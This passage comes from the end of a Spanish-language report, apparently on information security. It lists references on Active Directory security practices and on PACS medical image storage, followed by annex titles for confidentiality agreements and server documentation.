<https://eltransporte.com/directorio-activo-y-buenas-practicas-de-seguridad-de-la-informacion/>

Tinas, E. G. (22 de 02 de 2022). Cloud Center Andalucia. Obtenido de Cloud Center Andalucia:
<https://www.cloudcenterandalucia.es/blog/active-directory-guia-buenas-practicas-seguridad/>

Rovira, F. B. (2022). Almacenamiento y transmisión de imágenes. PACS. Valencia: Monográfico: Radiología Digital.

15. Anexos

Anexo A. Acuerdos de confidencialidad

Anexo B. Hojas de recomendaciones a servidores centrales

Anexo C. Hojas de vida de Servidores